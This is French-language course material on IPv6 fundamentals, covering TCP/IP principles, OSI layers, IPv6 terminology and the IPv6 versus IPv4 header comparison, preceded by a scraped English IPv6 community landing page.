IPv6 Community

**IPv6**

Overview Details

**IPv6**

**What is IPv6?**

IPv6 is the next generation Internet Protocol (IP) address standard intended to supplement and eventually replace IPv4, the protocol most Internet services use today. Every computer, mobile phone and any other device connected to the Internet needs a numerical IP address in order to communicate with other devices. The original IP address scheme, called IPv4, is running out of numbers. Please see the Internet Society IPv6 Fact Sheet or our IPv6 Basics page for more information and background on IPv6. Our list of IPv6 statistics sites can also show you the most recent trends in growth of IPv6 usage.

You may want to begin with our "[Where Do I Start?](#)" page where we have guides for:

- Network operators
- Developers
- Content providers / website owners
- Enterprise customers
- Domain name registrars
- Consumer electronics vendors
- Internet exchange point (IXP) operators

**Follow Us**

[f](#) [t](#)

**Recent**

Root DNSSEC Workshop S From ICANN Watch LIVE Workshop a Watch LIVE Everybody: (ICANN51) Background DNSSEC R Workshop A 2-Page IPv6 Available In Spanish

goffinet@goffinet.eu, Protocole IPv6, CC BY-SA 4.0

# Activité

## Discussion

1. Maintenir une veille technologique :
  - Quel est le **matériel** impacté par la transition ?
  - Quels sont les **logiciels** qui doivent être validés pour IPv6 ?
  - Quelle est ma politique de **sécurité** : comment est-elle mise en oeuvre en IPv4 ? Comment la mettre en oeuvre pour le trafic IPv6 ?
2. Prendre une connectivité globale :
  - native de préférence
  - Tunnels : [Sixxs](#), [HE](#), [Gogo6](#), FAI
3. Mini-projet : Monter un prototype de test
4. Se remettre à niveau L1, L2, L3: marché, théorie, pratique.

# **2. Fondamentaux**

# **TCP/IPv6**

# Objectifs

1. Rappeler les principes et objectifs techniques fondamentaux d'IPv6
2. Placer IPv6 dans la hiérarchie protocolaire TCP/IP
3. Identifier IP comme une technologie de convergence
4. Identifier les types de noeuds IPv6 : hôtes et routeurs
5. Maîtriser la terminologie protocolaire IPv6 fondamentale

# TCP/IP

- Un ensemble (pile) de protocoles de communication.
- Ne se préoccupe pas du contenu.
- Technologie planétaire qui interface directement n'importe quelle machine.
- Technologie de l'Internet, en son cœur
- Impact sociétal, économique, social : une révolution contemporaine.

# Objectif de TCP/IP

1. Communiquer
2. à l'échelle du globe
3. de manière libérale

quel que soit

1. le contenu
2. le support
3. les hôtes




# Convergence TCP/IP

Un grand nombre de tâches courantes (des services) sont réalisées en tant que données

A travers une seule technologie :

**TCP/IP**



# Principes

## Communication de bout en bout

- Grâce aux routeurs, le réseau Internet se contente d'assurer le transfert rapide des paquets d'une extrémité à l'autre (où se situe l'intelligence). *Les routeurs NAT, les pare-feux, bref la réalité, contredisent ce principe.*

## Robustesse

- Être conservateur avec les messages envoyés et libéral avec les messages reçus.

# Caractéristiques

IPv6 respecte des caractéristiques de la couche Internet (L3). En ce sens, il est similaire à IPv4.

Il est :

- non fiable
- non orienté connexion
- respecte le modèle du meilleur effort (Best Effort)
- unicité des adresses
- une communication de bout en bout

# Modèle OSI et TCP/IPv4

## Application

- Elle est la couche de communication qui s'interface avec les utilisateurs.
- S'exécute sur les machines hôtes.

## Transport


- Elle est responsable du dialogue entre les hôtes terminaux d'une communication.
- Les applications utiliseront TCP pour un transport fiable et UDP sans ce service.
- Les routeurs NAT et les pare-feu opèrent un filtrage au niveau de la couche transport.

## Internet

- Elle permet de déterminer les meilleurs chemins à travers les réseaux en fonction des adresses IPv4 ou IPv6 à portée globale.
- Les routeurs transfèrent le trafic IP qui ne leur est pas destiné.


## Accès réseau

- Elle organise le flux binaire et identifie physiquement les hôtes
- Elle place le flux binaire sur les supports physiques
- Les commutateurs, cartes réseau, connecteurs, câbles, etc.




# Basse couches Accès réseau

Accès Réseau




# TCP/IPv6



# Architecture IPv6

Bien qu'IPv6 et IPv4 répondent au même modèle de communication, ils sont incompatibles entre eux. On trouvera trois types d'objet sur l'Internet :

- Ceux qui sont seulement activés en IPv4
- Ceux qui sont seulement activés en IPv6
- Ceux qui sont activés en IPv6 et IPv4 (dual-stack)



Un nœud (**node**) est un objet qui implémente IPv6. Parmi les nœuds, on trouve

- des hôtes (**hosts**)
- et des routeurs (**router**).

# Routeurs et Hôtes

- Les **routeurs** sont des nœuds qui se chargent de transférer le trafic qui ne leur est pas explicitement destiné. Ceux-ci tiennent des tables de routage qui connaissent toutes les destinations.
- Les **hôtes** peuvent être n'importe quel objet communiquant (ordinateur de bureau, terminal léger, embarqué, smartphone, machine virtuelle, etc.) quel que soit son système d'exploitation.

# Passerelles IPv6

Les hôtes connaissent leur routeur (ou leur passerelle par défaut) :


- en IPv4 :
  - statiquement
  - par DHCP
- en IPv6 :
  - statiquement,
  - via des RA/RS (Router Solicitation/Router Advertisement en Neighbor Discovery) ICMPv6 ND

En IPv6, le routeur s'annonce lui-même. Ne ne chercher plus l'option sur le serveur DHCPv6.

# Terminologie protocolaire IPv6

- Un **lien (link)** est le support physique (ou la facilité telle qu'un tunnel) de communication entre deux nœuds au niveau de la couche 2 liaison de données/accès réseau (technologies LAN/WAN).
- Deux nœuds sur le même lien sont **voisins (neighbors)**.
- Une **interface** est l'attachement d'un nœud au lien.
- Une **adresse** est un identifiant pour une interface (Unicast) ou pour un ensemble d'interfaces (Multicast). Une interface peut avoir plusieurs adresses IPv6 et être inscrite dans plusieurs groupes Multicast.
- Un **préfixe** désigne l'appartenance à un domaine IPv6. Il se note après l'adresse et une barre oblique / (“slash”).

# Terminologie protocolaire IPv6 (2/2)



# Contraintes d'une connectivité TCP/IP

- Bande passante Upload
- Bande passante Download
- Délais
- MTU
- Support des liaisons WAN (IP/MPLS)

# Nouveautés IPv6

- Adressage incommensurablement étendu
- Le broadcast disparaît au profit du multicast
- Plus besoin de NAT
- ARP disparaît au profit de ND (ICMPv6)
- Entrée DNS IPv6 AAAA
- Le routeur configure le réseau
- Adressage automatique local obligatoire
- Autoconfiguration et/ou DHCPv6
- Plug-and-Play
- DHCPv6-PD, solutions IPAM
- Reprise en main de la sécurité

# Activité : analyse de protocoles

Analyse de protocoles IPv6, identifiez les protocoles à leur couche associée et les messages embarqués :

- ICMPv6 echos : IPv6 + ICMPv6
- DNS AAAA en IPv6 : IPv6 + UDP + DNS
- Paquets ICMPv6 ND : IPv6 + ICMPv6
- Adjacence OSPFv3 : IPv6 + OSPFv3

Merci à <http://packetlife.net/captures/protocol/ipv6/>

# 3. Paquets IPv6

# Objectifs


1. Identifier et comprendre les champs des en-têtes IPv6 de base.
2. Comparer les en-têtes IPv6 et IPv4
3. Identifier et comprendre le principe de l'enchaînement des en-têtes d'extension.

# RFC 2460

Le [RFC 2460](#) est un texte central qui spécifie des fonctionnalités telles :


- l'en-tête de base IPv6
- les en-têtes d'extension IPv6
- la découverte du MTU ([RFC 1981](#))
- les labels relatifs aux flux d'information ([RFC 6437](#))
- les classes de trafic ([RFC 2474](#))
- les problèmes relatifs aux protocoles de couches supérieures

# En-têtes IPv4 et IPv6



IPv6 vise à minimiser la surcharge à son niveau et à simplifier le processus de traitement des paquets sur les routeurs.

- Un en-tête IPv6 fixe de 40 octets
- Disparition du champs "Header Checksum", IHL
- La fonction de fragmentation a été retirée des routeurs
- Les "Options" remplacées par les "*Extensions*"
- **Les champs d'adresses sont des mots de 128 bits.**
- "Next Header" = "Protocol"
- "Hop Limit" = "Time to Live"
- "Flow Label" est nouveau



